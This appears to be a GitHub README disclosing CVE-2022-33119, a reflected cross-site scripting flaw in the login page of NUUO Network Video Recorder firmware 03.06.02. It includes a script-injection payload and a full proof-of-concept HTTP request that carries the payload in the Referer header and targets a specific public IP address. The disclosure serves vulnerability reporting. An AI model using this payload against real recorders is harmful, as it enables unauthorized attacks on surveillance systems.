badboycxcc Update README.md History

1 contributor

42 lines (29 sloc) | 1.14 KB

CVE-2022-33119

NUUO Network Video Recorder Login page login.php is Reflected XSS attack


Affected firmware


Firmware Version: 03.06.02

payload

```
"><script>alert("XSS")</script><"
```

The effect





POC

```
POST /login.php HTTP/1.1
Host: 218.253.76.122:8000
Content-Length: 45
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://218.253.76.122:8000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: "><script>alert("XSS")</script><"
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: lang=en; PHPSESSID=b630e0a3b454ae69c6aacbe257435b55
Connection: close

language=11111&user=111&pass=222&submit=Login
```